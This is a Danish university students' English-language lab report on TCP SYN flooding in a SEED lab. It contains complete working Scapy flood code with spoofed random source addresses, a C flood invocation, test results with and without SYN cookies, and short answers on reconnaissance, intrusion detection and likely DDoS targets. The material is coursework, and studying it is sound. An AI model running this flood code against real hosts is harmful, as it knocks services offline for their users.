



KØBENHAVNS
UNIVERSITET

ITS - Assignment 5

Anders Friis Persson, Oliver Meulengracht og Mikkel Willén

16. oktober 2022

Indhold

Task 1	2
Task 1.1	2
Task 1.2	4
Task 1.3	5
Short Question - 1	6
Short Question - 2	6
Short Question - 3	6
Short Question - 4	6

Task 1

To start this task off, we will be listing the IP's and internal addresses for our machines:

```
[10/15/22] seed@VM:~/.../Labsetup$ dockps
cfe8b88889ef  user1-10.9.0.6
85ba953790cf  user2-10.9.0.7
01aafac55aa1  victim-10.9.0.5
12417b79c342  seed-attacker
```

Figur 1: All addresses for our machines

Task 1.1

We are instructed to complete an incomplete template for a synflood attack written in python:

```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-e23fc936c09c', verbose = 0)
```

Firstly, we know that the 'ip' variable should be the destination of our attack, which is our victims ip address 10.9.0.5. Next thing is the tcp dport, which should be 23, because it is the port we receive telnet requests on. Using the command

ipconfig

Which is used to configure and view the status of the network interfaces on Linux. A lot of network interfaces appear, but we are specifically looking for 'inet 10.9.0.1' so we know its the correct address:

```
br-e23fc936c09c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:a2ff:fe13:5932 prefixlen 64 scopeid 0x20<link>
    ether 02:42:a2:13:59:32 txqueuelen 0 (Ethernet)
    RX packets 1 bytes 28 (28.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 61 bytes 8630 (8.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figur 2: Ipconfig

After having completed the code, we can then start the attack by running our python program on the victim:

```
root@VM:/volumes# python3 synflood.py
```

Figur 3: Synflood python program running on attackers machine

We can confirm that our python script is working with the following command on the victim container to see how many items are in the queue:

```
root@01aafac55aa1:/# netstat -tna | grep -i syn_recv | wc -l
128
root@01aafac55aa1:/#
```

Figur 4: Items in queue on victims container

Whilst the attack is running, we can try to telnet into the victims machine, but ultimately see it succeed therefore meaning that our attack failed: The reason that this happens is because our

```
root@cfe8b88889ef:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
01aafac55aa1 login:
```


Figur 5: Telnet can connect to victim's machine when python synflood program is running

python program isn't fast enough to keep the queue full at all times, which makes us able to telnet into the victims machine still. This result might change depending on how many instances of the synflood program we could have running on our machine at the same time towards the victim.

Task 1.2

In this sub-task, we are tasked to do the exact same thing, but use the C-program implementation instead of the python implementation. On the seed-attacker machine, we run the program and specify both the ip-address as well as the dport:


```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

A terminal window showing the command `./synflood 10.9.0.5 23` being executed. The prompt is `root@VM:/volumes#`. The output is not visible, suggesting the program is running in the background.

Figur 6: Synflood attack running

Then we try and telnet into the victims machine whilst our synflood program is running, but ultimately fail and therefore our attack succeeds: The reason that our python program fails and

```
root@cfe8b88889ef:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

A terminal window showing the command `telnet 10.9.0.5` being executed. The prompt is `root@cfe8b88889ef:/#`. The output is `Trying 10.9.0.5...`, indicating a failed connection.

Figur 7: Telnet can't connect to victim's machine

our c-program succeeds is because one is a compiled language and the other is an interpreted language. This paves a way for a huge speed difference, when the program runs.

Task 1.3

We start by enabling the SYN-cookie mechanism on the victim's machine and thereafter proceeding to run the c and python synflood attack again. This time however, we see that both connections succeed when using telnet without much trouble:

```
root@cfe8b88889ef:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
01aafac55aa1 login: █
```

Figur 8: With synflood.c running after enabling the SYN-cookie mechanism on victim's machine

```
root@cfe8b88889ef:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
01aafac55aa1 login: █
```

Figur 9: With synflood.py running after enabling the SYN-cookie mechanism on victim's machine

Short Question - 1

Regarding Network-Based Reconnaissance, which is a common precursor to an attack. Sending "probes"(TCP connection requests) to a large number of different IP-addresses identifies hosts and ports where services are running. Ports can be open, closed, or closed and blocked. Port scanning is a technique for detecting open ports on a target host or network. You can also scan your own machine to ensure that the services provided are known and permitted by policy. Remote OS fingerprinting is a common feature in network scanners. It is the act of accurately identifying a remote machine's operating system and version.

Short Question - 2

If you want to detect SQL-injection attacks on a website you own, one of the first tools I would employ is a Network Intrusion Detection System (NIDS). This will allow you to monitor all connection requests that come through your network, or more specifically, your web server. This will allow you to detect SQL injection, cross-site scripting, and other malicious activities. You will also be able to see when and where you are being attacked. This network intrusion detection system will detect SQLi attack signatures.

In addition to this method, we can use another to further secure our website. We will also be able to monitor activity locally on our server by utilizing a Host-based Intrusion Detection System (HIDS). HIDS parsing logs, allowing us to detect threats such as SQLi and XSS attacks by monitoring log and file activity.

Another important detail to consider when dealing with SQL-injection attacks is updating application code, because putting up a lot of security won't solve the real problem, which is that you're vulnerable to SQL-injections.

Short Question - 3

If you simply want to detect bad behavior or otherwise, I would recommend using a Network Intrusion Detection System (NIDS), which allows you to monitor all connection requests that come through your web server. This way, you'll be able to detect bad behavior and pinpoint when and where it occurs.

Short Question - 4

Let's first ask ourselves: What is a DDoS attack? A DDoS(distributed denial of service) attack is essentially a flooding attack, which takes use of a large number of devices across a big array of addresses. The way it works is by sending a lot of packets spoofing the source address of a victim, and thereby making the responses flood that victim.

To determine which sites require protection, we must first ask ourselves: What is the significance of each site? The first option (for example, Our Uncle's website) is unimportant; no one would want to launch a DDoS attack on such a site because there would be no gain or profit, unless it was for vengeance or to test your own hacker skills. The second option (the local tennis club website) is also unimportant because, as previously stated, no gain, no profit, but of course there is always the possibility of someone wanting to test their own skill. This also applies to our third option (the booking site at the local horse track). However, the fourth site, "dmi.dk," is a well-known, trusted, and widely distributed site that would make an excellent DDoS target because many people use it daily to check the weather. You may cause an attack on this site and gain or profit from it through extortion, commercial competitive gain, ideological or social activism, information warfare, hacker experimentation, or vengeance.